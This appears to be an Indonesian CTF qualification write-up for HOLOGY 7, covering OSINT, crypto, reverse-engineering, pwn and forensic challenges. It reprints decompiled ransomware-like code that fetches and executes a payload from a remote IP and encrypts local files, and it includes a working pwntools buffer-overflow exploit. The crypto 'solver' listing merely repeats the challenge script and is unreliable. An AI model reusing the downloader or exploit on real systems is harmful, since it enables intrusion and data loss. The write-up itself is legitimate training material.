Write-Up Qualification
HOLOGY 7

AllainRajaDS
stop tipsen start absen
Zanark

shikanoko nokonoko koshitantan

DAFTAR ISI

OSINT 2
[100 pts] Name Name Name 2
Solusi 2
Flag 5
Cryptography 6
[100 pts] 4x2 = 5 6
Solusi 6
Flag 12
Reverse Engineering 13
[200 pts] tartarus 13
Solusi 13
Flag 17
Binary Exploitation 18
[100 pts] give me 18
Solusi 18
Flag 21
Forensic 22
[100 pts] basicforen 22
Solusi 22
Flag 25
[387 pts] waduh lupa 26
Solusi 26
Flag 27
Web Exploitation 28
[100 pts] Books Galery 28
Solusi 28
Flag 30
[100 pts] gampang kok 31
Solusi 31
Flag 32

OSINT


[100 pts] Name Name Name

normalctfplayer

Author : JersYY


Solusi

Pada challenge ini, kita tidak diberikan attachment apa-apa. Pertama-tama, saya memanfaatkan tools online untuk melakukan pencarian terhadap username pada deskripsi tersebut.




Terdapat beberapa sosial media yang menarik. Setelah mengecek satu per satu, ternyata yang valid hanyalah akun twitter. Langsung saja kita cek akun twitternya.
https://x.com/normalctfplayer


Dari akun tersebut, hanya tweet inilah yang mencurigakan. Kita coba buka link spotify tersebut.



Akun spotify author :U Setelah melakukan pencarian yang cukup lama dan berputar-putar, saya akhirnya menemukan sesuatu yang menarik, yaitu Followers dari akun ini yang bernama Lucas. Karena Lucas tidak memiliki playlist apa-apa, saya kembali mengecek daftar Following, ternyata ada akun lain bernama KevinBob. Pada akun KevinBob, terdapat beberapa playlist, namun saya hanya menemukan 1 playlist dengan description yang aneh, yaitu playlist sad song.



Langsung saja akses URL tersebut.



Kita diberikan sebuah url yang mengarah ke profile ig, langsung saja dibuka.

Sepertinya, kita diminta untuk membuka link tinyurl dengan menggunakan username akun tersebut.

Yap benar saja, terdapat flag di link tinyurl tersebut.

Flag

HOLOGY7{nic3_n1ce_n1C3_eZ_b4ng3t_l4h_s1ap_j4d1_f1n4lis_in1_m4h_s4mpai_JuMp4_Di_M4lanG!!!}

Cryptography

[100 pts] 4x2 = 5

Maybe you and me? just maybe tho..

Author : neW_Guy

Solusi

Pada challenge ini, kita diberikan dua buah file, yaitu chall.py dan output.txt.

chall.py

```python
#!/usr/bin/env python3

from hashlib import sha512
from random import sample
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad

# Step 1: Read the flag
with open('../flag.txt', 'rb') as f:
    FLAG = f.read().strip()

# Step 2: Define characters and length
chars = b'aes?its_4E5!%7'
L = 3

# Step 3: Generate random bytes
a, b, c, d = (
    bytes(sample(chars, k=L)),
    bytes(sample(chars, k=L)),
    bytes(sample(chars, k=L)),
    bytes(sample(chars, k=L)),
)

# Step 4: Compute keys using SHA-512
key1 = sha512(a).digest()[:32]
key2 = sha512(b).digest()[:32]
```

```
key3 = sha512(c).digest()[:32]
key4 = sha512(d).digest()[:32]

# Step 5: Print the generated bytes
print(a.decode(), b.decode(), c.decode(), d.decode())

# Step 6: Encrypt the plaintext using the keys in a nested manner
plaintext = b'bbbbbbbbbbbbbbbb'
ciphertext = plaintext
for key in [key1, key2, key3, key4]:
    cipher = AES.new(key, AES.MODE_ECB)
    ciphertext = cipher.encrypt(ciphertext)

# Step 7: Compute the final key using the reversed bytes
key = sha512(a[::-1] + b[::-1] + c[::-1] + d[::-1]).digest()[:32]

# Step 8: Encrypt the flag using the final key
encrypted_flag = AES.new(key, AES.MODE_ECB).encrypt(pad(FLAG,
AES.block_size))

# Step 9: Write the results to an output file
with open('../output.txt', 'w') as f:
    f.write(f'plaintext = {plaintext.hex()}\nciphertext =
{ciphertext.hex()}\nencrypted_flag = {encrypted_flag.hex()}')
```

Berdasarkan file chall.py tersebut, terlihat program akan mengambil 4 key secara random yang akan digunakan untuk mengenkripsi plaintext dan flag (key tersebut melalui proses hashing dan semacamnya terlebih dahulu).

Untuk menyelesaikan soal ini, kita tidak dapat langsung melakukan bruteforce keempat key karena akan memakan waktu yang sangat lama. Untuk mengakali hal tersebut, terlebih dahulu kita buat lookup table dari hasil encrypt plaintext oleh key a dan b. Nantinya, lookup table ini akan dibandingkan dengan ciphertext yang telah didecrypt oleh key d dan c. Dengan demikian, kita dapat menemukan keempat key tanpa memerlukan bruteforce yang terlalu lama.

Berikut adalah script solver yang saya gunakan:

chall.py

```python
#!/usr/bin/env python3

from hashlib import sha512
from random import sample
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad

# Step 1: Read the flag
with open('../flag.txt', 'rb') as f:
    FLAG = f.read().strip()

# Step 2: Define characters and length
chars = b'aes?its_4E5!%7'
L = 3

# Step 3: Generate random bytes
a, b, c, d = (
    bytes(sample(chars, k=L)),
    bytes(sample(chars, k=L)),
    bytes(sample(chars, k=L)),
    bytes(sample(chars, k=L)),
)

# Step 4: Compute keys using SHA-512
key1 = sha512(a).digest()[:32]
key2 = sha512(b).digest()[:32]
key3 = sha512(c).digest()[:32]
key4 = sha512(d).digest()[:32]

# Step 5: Print the generated bytes
print(a.decode(), b.decode(), c.decode(), d.decode())

# Step 6: Encrypt the plaintext using the keys in a nested manner
plaintext = b'bbbbbbbbbbbbbbbb'
ciphertext = plaintext
for key in [key1, key2, key3, key4]:
    cipher = AES.new(key, AES.MODE_ECB)
    ciphertext = cipher.encrypt(ciphertext)

# Step 7: Compute the final key using the reversed bytes
```

```
key = sha512(a[::-1] + b[::-1] + c[::-1] + d[::-1]).digest()[:32]

# Step 8: Encrypt the flag using the final key
encrypted_flag = AES.new(key, AES.MODE_ECB).encrypt(pad(FLAG,
AES.block_size))

# Step 9: Write the results to an output file
with open('../output.txt', 'w') as f:
    f.write(f'plaintext = {plaintext.hex()}\nciphertext =
{ciphertext.hex()}\nencrypted_flag = {encrypted_flag.hex()}')
```

Solver tersebut akan memakan waktu yang cukup lama. Setelah berhasil menjalankan solver tersebut, saya mendapatkan challenge phase 2.

chall.py

```
p=133012136148230042857195365859791078122575981045931349681688156723888803628688228018095255163262102084341657855813845589189265915890789420247133118580
18443
enc=150328548123305780518736719119190728196472338755636184796754640423723387075181338756008295561706743311832457829230379024087575169782499729570704186 3298364

FLAG = bytes_to_long(os.getenv('FLAG').encode())
p = getStrongPrime(512)
enc = pow(FLAG, 1 << 4, p)
print(f' {p=} \\n{enc=}')
```

Untuk mendapatkan FLAG, kita cukup gunakan tonelli shanks untuk mencari akar ke 16 modulo p dari enc.

solve2.py

```
from Crypto.Util.number import long_to_bytes

p =
13301213614823004285719536585979107812257598104593134968168815672388880362868822801809525516326210208434165785581384558918926591589078942024713311858018443
enc =
15032854812330578051873671911919072819647233875563618479675464042372338707518133875600829556170674331183245782923037902408757516978249972957070418632983364

def legendre(a, p) :
    return pow(a, (p-1)//2, p)

def tonelli(n, p) :
    if legendre(n, p) != 1 :
        return None

    q = p-1
    s = 0
    while q%2 == 0 :
        q //= 2
        s += 1

    if s == 1 :
        return pow(n, (p+1)//4, p)

    z = 2
    while legendre(z, p) != -1 :
        z += 1

    m = s
    c = pow(z, q, p)
    t = pow(n, q, p)
    r = pow(n, (q+1)//2, p)

    while t != 1 :
        i = 0
        temp = t
```

```
        while  temp != 1 :
            temp = temp**2 % p
            i += 1
            if i == m :
                return None

        b = pow(c, 1 << (m-i-1), p)
        m = i
        c = b**2 % p
        t = t*c % p
        r = r*b % p

    return r

def solve() :
    current = enc
    roots = []

    for i in range(4) :
        new_roots = []
        if not roots :
            r = tonelli(current, p)
            if r is not None :
                new_roots.extend([r, p-r])
        else :
            for root in roots :
                r = tonelli(root, p)
                if r is not None :
                    new_roots.extend([r, p-r])

        if not new_roots :
            return []

        roots = new_roots
        current = roots[0]

    return roots

if __name__ == "__main__" :
    flags = solve()
    for i, flag in enumerate(flags) :
```

```
        try :
            flag = long_to_bytes(flag)
            print(f"Flag {i}: {flag}")
        except :
            continue
```

```
➜  crypto python solve2.py
Flag 0: b'HOLOGY7{y0u_4r3_4_g00d_3xpl0r3r}'
Flag 1: b'\xfd\xf6\xfaS\xc8\xf7\xc8\x1e\xf3\x81\x19\xf4\xee\xef\xb9\x92,\xfc\xa2\xee\x8f\xec7HSLS\xe7\x93\xf3\x05\xdb\xb
c\xc3\x05\xf5S\xbaV\x8e\xf7P_\xf5\xcb\x1c\xfc\x11\x9f\xce\x1a\x9b\x85\xaa\xcfwCk\xbb2(\t\xd6\x0e'
➜  crypto
```

Flag

HOLOGY7{y0u_4r3_4_g00d_3xpl0r3r}

Reverse Engineering

[200 pts] tartarus

My files got encrypted after pirating a game, can you recover it?

Author: Off5E7

WARNING: Run tartarus with caution.

Solusi

Diberikan sebuah zip file yang isinya terdapat file flag.txt dan executable tartarus. Ketika di decompile, terlihat bahwa tartarus akan mendownload file bernama nyx dari server.

```
  }
  v12 = (_QWORD *)timespec_init(5LL, argv, v8);
  timespec_add_str(v12, "http://");
  timespec_add_str(v12, "103");
  timespec_add_char(v12, 46LL);
  timespec_add_str(v12, "175");
  timespec_add_char(v12, 46LL);
  timespec_add_str(v12, "221");
  timespec_add_char(v12, 46LL);
  timespec_add_str(v12, "20");
  timespec_add_str(v12, ":141");
  timespec_add_char(v12, 47LL);
  timespec_add_char(v12, 110LL);
  timespec_add_char(v12, 121LL);
  timespec_add_char(v12, 120LL);
  file = "nyx";
  if ( !(unsigned int)timespec_download_file(*v12, "nyx") )
  {
    chmod(file, 0x1EDu);
    execl(file, file, 0LL);
  }
  remove(file);
  timespec_free(v18);
  timespec_free(v17);
  timespec_free(v16);
  timespec_free(v15);
  timespec_free(v14);
  timespec_free(v13);
  timespec_free(v12);
  return 0;
}
```

Setelah di download, saya decompile nyx dan dapat dilihat executable tersebut akan mengencrypt semua file yang berada pada current directory. Namun, perhatikan bahwa pada pemanggilan fungsi cipher ke-2, argumen ke-3 yang di-pass

merupakan panjang dari string “s”, bukan “v11”. Ini nanti akan berpengaruh pada proses xor.

```
name = "./";
s = "ca^12asscxvnoiwpeqwejkxoisasdnajksndjkwnjnejbdojeboewiudbcijdonipwj90owpqo;ksd";
v11 = "sillymistake_312312390u3i12=89123900329i01";
v10 = strlen("ca^12asscxvnoiwpeqwejkxoisasdnajksndjkwnjnejbdojeboewiudbcijdonipwj90owpqo;ksd");
v9 = strlen("sillymistake_312312390u3i12=89123900329i01");
s2 = "nyx";
dirp = opendir("./");
while ( 1 )
{
  v6 = readdir(dirp);
  if ( !v6 )
    break;
  if ( v6->d_type == 8 && strcmp(v6->d_name, s2) )
  {
    snprintf(v4, 0x400uLL, "%s/%s", name, v6->d_name);
    cipher(v4, s, v10);
    cipher(v4, v11, v10);
  }
}
filename = "nyx";
remove("nyx");
closedir(dirp);
return 0;
```

Setiap file akan di encrypt 2 kali dengan argumen kedua yang berbeda. Melihat fungsi cipher, dapat dilihat fungsi tersebut akan membuka file lalu meng-xor isinya dengan argumen kedua dan diappend “waifuku_ada_5” lalu dimasukkan ke fungsi armgdon dan terakhir di tulis kembali ke nama file yang diberikan.

```
int __fastcall cipher(const char *a1, __int64 a2, int a3)
{
  void *v5; // [rsp+20h] [rbp-40h]
  char *ptr; // [rsp+30h] [rbp-30h]
  int v7; // [rsp+3Ch] [rbp-24h]
  __int64 n; // [rsp+48h] [rbp-18h]
  FILE *stream; // [rsp+50h] [rbp-10h]
  __int64 i; // [rsp+58h] [rbp-8h]

  stream = fopen(a1, "rb+");
  fseek(stream, 0LL, 2);
  n = ftell(stream);
  rewind(stream);
  v7 = strlen("waifuku_ada_5");
  ptr = (char *)malloc(v7 + n);
  fread(ptr, 1uLL, n, stream);
  for ( i = 0LL; i < n; ++i )
    ptr[i] ^= *(_BYTE *)(i % a3 + a2);
  memcpy(&ptr[n], "waifuku_ada_5", v7);
  v5 = malloc(4 * ((v7 + n + 2) / 3) + 1);
  armgdon(ptr, (unsigned int)(n + v7), v5);
  rewind(stream);
  fwrite(v5, 1uLL, 4 * ((v7 + n + 2) / 3), stream);
  free(ptr);
  free(v5);
  return fclose(stream);
}
```

Fungsi armgdon ini hanya fungsi base64encode melihat dari hasil flag.txt yang terlihat seperti base64 yang setelah dicoba di decode ternyata bisa. Kami juga menyocokkan fungsi armgdon dengan yang ada disini dan terlihat bahwa keduanya kurang lebih sama.

```
_BYTE *__fastcall armgdon(__int64 a1, int a2, __int64 a3)
{
  int v3; // eax
  char v4; // dl
  int v5; // eax
  char v6; // dl
  int v7; // eax
  _BYTE *result; // rax
  int v10; // [rsp+18h] [rbp-10h]
  int v11; // [rsp+1Ch] [rbp-Ch]
  int v12; // [rsp+20h] [rbp-8h]
  int v13; // [rsp+20h] [rbp-8h]
  int v14; // [rsp+20h] [rbp-8h]
  int v15; // [rsp+24h] [rbp-4h]

  v15 = 0;
  v12 = 0;
  while ( v15 < a2 )
  {
    v10 = a2 - v15;
    v11 = *(unsigned __int8 *)(v15 + a1) << 16;
    if ( a2 - v15 > 1 )
      v11 |= *(unsigned __int8 *)(v15 + 1LL + a1) << 8;
    if ( v10 > 2 )
      v11 |= *(unsigned __int8 *)(v15 + 2LL + a1);
    *(_BYTE *)(a3 + v12) = base64_table_0[(v11 >> 18) & 0x3F];
    v3 = v12 + 1;
    v13 = v12 + 2;
    *(_BYTE *)(a3 + v3) = base64_table_0[(v11 >> 12) & 0x3F];
    if ( v10 <= 1 )
      v4 = 61;
    else
      v4 = base64_table_0[(v11 >> 6) & 0x3F];
    v5 = v13;
    v14 = v13 + 1;
    *(_BYTE *)(v5 + a3) = v4;
    if ( v10 <= 2 )
      v6 = 61;
    else
      v6 = base64_table_0[v11 & 0x3F];
    v7 = v14;
    v12 = v14 + 1;
    *(_BYTE *)(v7 + a3) = v6;
    v15 += 3;
  }
  result = (_BYTE *)(v12 + a3);
  *result = 0;
  return result;
}
```

Setelah mengetahui apa yang dilakukan, kami menulis script untuk membalikannya di Python seperti yang terlampir. Untuk pemanjangan dari v11, saya mendapatkannya dari gdb.

```
cipher (
   $rdi = 0x00007fffffffda30 → ".//flag.txt",
   $rsi = 0x0000555555556088 → "sillymistake_312312390u3i12=8912390329i01",
   $rdx = 0x000000000000004e,
   $rcx = 0x0000555555556088 → "sillymistake_312312390u3i12=8912390329i01"
)
```

```
gef➤  x/50gx 0x0000555555556088
0x555555556088: 0x73696d796c6c6973      0x3231335f656b6174
0x555555556098: 0x3375303933323133      0x323139383d323169
0x5555555560a8: 0x6939323330303933      0x250078796e003130
0x5555555560b8: 0x0000000073252f73      0x4847464544434241
0x5555555560c8 <base64_table.0+8>:      0x504f4e4d4c4b4a49      0x58575655545352
51
0x5555555560d8 <base64_table.0+24>:     0x6665646362615a59      0x6e6d6c6b6a6968
67
0x5555555560e8 <base64_table.0+40>:     0x767574737271706f      0x333231307a7978
77
0x5555555560f8 <base64_table.0+56>:     0x2f2b393837363534      0x3b031b01000000
00
```

solve.py

```
from base64 import standard_b64decode, standard_b64encode

s =
"ca^12asscxvnoiwpeqwejkxoisasdnajksndjkwnjnejbdojeboewiudbcij
donipwj90owpqo;ksd"
v10 = len(s)
v4 = "flag.txt"
v11 = "sillymistake_312312390u3i12=8912390329i01"
v9 = len(v11)

def cipher(data, a2, a3):
    st = "waifuku_ada_5"
    v7 = len(st)
    size = len(data) - v7
    output = [0] * (size)
    for i in range(size):
        output[i] = data[i] ^ (a2[i % a3])
    print(''.join(chr(i) for i in output))

    return output

v11 = [ord(i) for i in v11] + [0, ord('n'), ord('y'),
ord('x'), 0, 0x25, 0x73, 0x2f, 0x25, 0x73, 0, 0, 0, 0] +
[ord(i) for i in
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz01234567
89+/"]
```

```
with open("flag.txt", "rb") as f:
    flag1 = f.read().strip()

flag1 = standard_b64decode(flag1)
out = cipher(flag1, v11, v10)
flag2 = standard_b64decode(bytearray(out))
cipher(flag2, [ord(i) for i in s], v10)
```

Flag

HOLOGY7{m455_d3struction_10MAR2O1O}

Binary Exploitation

[100 pts] give me


Maafkan soal yang gampang ini 🙏🏻, probset nya skill issue

nc 103.175.221.20 3333

Author: anakamah

Solusi

Pada challenge ini, kita diberikan sebuah file binary. Langsung saja decompile.



Setelah menganalisa flow dari file binary tersebut, ditemukan buffer overflow vulnerability pada fungsi login berikut.

login

```
void login(char *param_1,undefined4 *param_2,undefined4
*param_3)

{
  int iVar1;
  char local_38 [44];
  uint local_c;

  local_c = 0;
  puts("Enter your username: ");
  fgets(param_1,8,stdin);
  puts("Enter your password: ");
  gets(local_38);
```

```
  printf("You entered: %s\n",local_38);
  printf("Your status is: %d\n",(ulong)local_c);
  iVar1 = strcmp(local_38,"s3cr3tpass");
  if (iVar1 == 0) {
    puts("Login successful!");
    *param_2 = 1;
    if ((local_c == 0x79656b) && (*param_1 == 'A')) {
      *param_3 = 1;
      puts("Feature unlocked: You can now add credits!");
    }
    else {
      puts("Feature locked: You cannot add credits yet.");
    }
    return;
  }
  puts("Invalid password. Try again.");
                    /* WARNING: Subroutine does not return */
  exit(1);
}
```


Program mengambil password dengan fungsi gets() yang sangat rentan terhadap buffer overflow. Setelah menganalisa lebih lanjut, flow exploit dari challenge ini adalah membuat akun dengan nama 'A', lalu melakukan buffer overflow pada fungsi login (bypass strcmp dengan \x00 bytes) untuk membuka fitur kredit, dan menambahkan kredit hingga kredit user menjadi 0xdeaeb395. Berikut adalah script solver saya:

solve.py

```python
#!/usr/bin/env python3

from pwn import *

e = ELF("vuln_patched")

context.binary = e

def conn():
    if args.LOCAL:
        p = process([e.path])
        if args.GDB:
            gdb.attach(p)
    else:
        target = 'nc 103.175.221.20 3333'.split()
```

```
        p = remote(target[1], target[2])

    return p


def main():
    p = conn()

    target = 3735991189

    p.sendline('1')
    p.sendline('A')

    p.sendline('2')
    p.sendline('A')
    payload = b"s3cr3tpass\0"
    payload += b"A" * (44 - len(payload))
    payload += p32(7955819)
    p.sendline(payload)

    p.sendline('3')
    p.sendline('69')
    p.sendline(str(target))
    p.interactive()


if __name__ == "__main__":
    main()
```

Script tersebut saya jalankan beberapa kali hingga akhirnya mendapatkan flag.



Flag

HOLOGY7{1ts_4lw4ys_0v3rfl0w_Vu1n_h3R3}

Forensic

[100 pts] basicforen

all you need is basic foren skill... so ez

Author : JersYY

Solusi

Kita diberikan sebuah file .7z, langsung saja kita extract. Kita mendapat dua buah file, yaitu part1.7z dan part3.jpg. Pertama-tama, saya mengecek header dari part1.7z.

```
→  basicforen xxd part1.7z | head
00000000: 377a bcaf 271c 1a0a 0000 000d 4541 5359  7z..'.......EASY
00000010: 0000 03e8 0000 03e8 0806 0000 004d a3d4  .............M..
00000020: e400 0000 0173 5247 4200 aece 1ce9 0000  .....sRGB.......
00000030: 2000 4944 4154 785e ecdc 7fcc 5f75 79f8   .IDATx^...._uy.
00000040: ff17 d022 da36 6069 f9b1 b403 a14c c116  ..."".6`i.....L..
00000050: 1429 e2da 829b 454d 6ca3 6665 9b49 3b86  .)....EMl.fe.I;.
00000060: 69cd dcca 5c22 ccc4 d12d 0b98 4c60 635a  i...\"...-..L`cZ
00000070: 665c da6d 9a76 d1ad 6858 68a2 4971 03ee  f\.m.v..hXh.Iq..
00000080: a260 1195 7629 629d 9092 9441 2d85 b60e  .`..v)b....A-...
00000090: a1a5 dfef 69e6 3f9f 89ef fbe2 fd3c d7fd  ....i.?......<..
→  basicforen
```

Hmm, sus, terdapat chunk seperti sRGB dan IDAT yang sering ditemui di file png. Kemudian, kita check bagian akhir file ini.

```
0004b170: 5469 9e9d 1669 2d9a 2e04 d680 74e9 4ec2  Ti...i-.....t.N.
0004b180: 97da 0eac 0fb1 b9f6 0cdc 7cce 6143 44b6  ..........|.aCD.
0004b190: bfee c6a4 cf17 e96b 0e40 cdb0 127c 136d  .......k.@...|.m
0004b1a0: 07fd ada0 8890 b0af 81b6 2b89 3480 9e19  ..........+.4...
